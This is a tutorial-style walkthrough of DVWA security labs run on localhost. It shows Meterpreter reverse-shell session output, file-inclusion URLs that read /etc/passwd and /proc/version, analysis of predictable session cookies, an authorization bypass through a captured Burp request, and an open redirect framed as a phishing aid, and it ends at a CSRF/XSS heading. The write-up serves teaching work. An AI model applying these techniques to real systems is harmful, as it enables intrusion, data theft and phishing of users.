[*] Started reverse TCP handler on 10.0.2.15:3333
[*] Sending stage (39927 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.15:3333 → 10.0.2.15:47862) at 2024-11-12 23:33:20 -0500

meterpreter > sysinfo
Computer    : kali
OS          : Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64
Meterpreter : php/linux
meterpreter >
```


Congratulations! You have successfully secured the Meterpreter connection. YOU'RE IN.

File Inclusion (Medium)



We will remove “include.php” and add “/etc/passwd” to the URL to see the passwd file of the database.

http://localhost/DVWA/vulnerabilities/fi/?page=/etc/passwd




Now we will see the kernel version and database compilation details.

http://localhost/DVWA/vulnerabilities/fi/?page=/proc/version


Weak Session IDs

Click on Generate.

Go to Inspect>Application>Storage>Cookies




Generate 2-3 times more.



However, we can observe that for these cookie values, the initial letters are the same, and the last few characters are getting changed. Also, if we review requests carefully in the Burp Proxy History, then we can observe that the cookie value is changing only if we are clicking the Generate button at a different time.


If we explore more on this, we will understand that the cookie value is generated as per the date-time of the machine




It is important to generate a random & strong session cookie so that an attacker will not be able to guess/brute force the cookie value to perform an Account Takeover attack using session hijacking/manipulation.

Authorization Bypass

We must log in as the user (username: gordonb & password:abc123) to complete this task.



Open Burp Suite and open the Proxy>HTTP History page. You will find one GET Request that gives you the path to the authorization file.



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
39	http://localhost	GET	/DVWA/vulnerabilities/authbypass/			200	4341	HTML		Vulnerability: Authoris...			127.0.0.1
40	http://localhost	GET	/DVWA/vulnerabilities/authbypass/...			200	610	JSON	php				127.0.0.1
41	http://localhost	GET	/DVWA/security.php			200	4889	HTML	php	DVWA Security :: Dam...			127.0.0.1
42	http://localhost	POST	/DVWA/security.php	✓		302	494	HTML	php				127.0.0.1
43	http://localhost	GET	/DVWA/security.php			200	4980	HTML	php	DVWA Security :: Dam...			127.0.0.1
44	http://localhost	GET	/DVWA/security.php			200	4894	HTML	php	DVWA Security :: Dam...			127.0.0.1
45	http://localhost	POST	/DVWA/security.php	✓		302	495	HTML	php				127.0.0.1
46	http://localhost	GET	/DVWA/security.php			200	4980	HTML	php	DVWA Security :: Dam...			127.0.0.1
47	http://localhost	GET	/DVWA/security.php			200	4895	HTML	php	DVWA Security :: Dam...			127.0.0.1
48	http://localhost	POST	/DVWA/security.php	✓		302	494	HTML	php				127.0.0.1
49	http://localhost	GET	/DVWA/security.php			200	4980	HTML	php	DVWA Security :: Dam...			127.0.0.1
50	http://localhost	GET	/DVWA/security.php			200	4895	HTML	php	DVWA Security :: Dam...			127.0.0.1

Request

Pretty Raw Hex

```
1 GET /DVWA/vulnerabilities/authbypass/get_user_data.php HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
4 Accept-Language: en-US
5 sec-ch-ua-mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
7 sec-ch-ua-platform: "Linux"
8 Accept: */*
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost/DVWA/vulnerabilities/authbypass/
13 Accept-Encoding: gzip, deflate, br
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Thu, 05 Dec 2024 17:53:05 GMT
3 Server: Apache/2.4.62 (Debian)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 273
9 Keep-Alive: timeout=5, max=98
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13 [{"user_id":"1","first_name":"admin","surname":"admin"},{"user_id":"2","first_name":"Gordon","surname":"Brown"},{"user_id":"3","first_name":"Hack","surname":"Me"},{"user_id":"4","first_name":"Pablo","surname":"Picasso"},{"user_id":"5","first_name":
```

Inspector


Request attributes

Request cookies

Request headers

Response headers


Copy and paste it into the URL. You will find all the usernames and user IDs of the authorized users.




[{"user_id":"1","first_name":"admin","surname":"admin"},{"user_id":"2","first_name":"Gordon","surname":"Brown"},{"user_id":"3","first_name":"Hack","surname":"Me"},
{"user_id":"4","first_name":"Pablo","surname":"Picasso"},{"user_id":"5","first_name":"Bob","surname":"Smith"}]

Open HTTP Redirect

This is mainly used for phishing and gaining users' details like login credentials and credit card numbers.




Open Burp Suite and go to Proxy>HTTP History and check the URL




Here you can add another URL to redirect it to the phishing site you created. We will not show how to create a phishing page, but this will help you to understand how the genuinely looking URLs redirect you to a website.


In the redirect tab, if you use another domain (google.co.ca).




Encode the URL to keep the redirection link hidden.



Let’s send and check the response.




Follow Redirection to check whether the URL gets redirected or not.




It was successfully redirected.

CSRF combined with XSS Stored


Change the password.



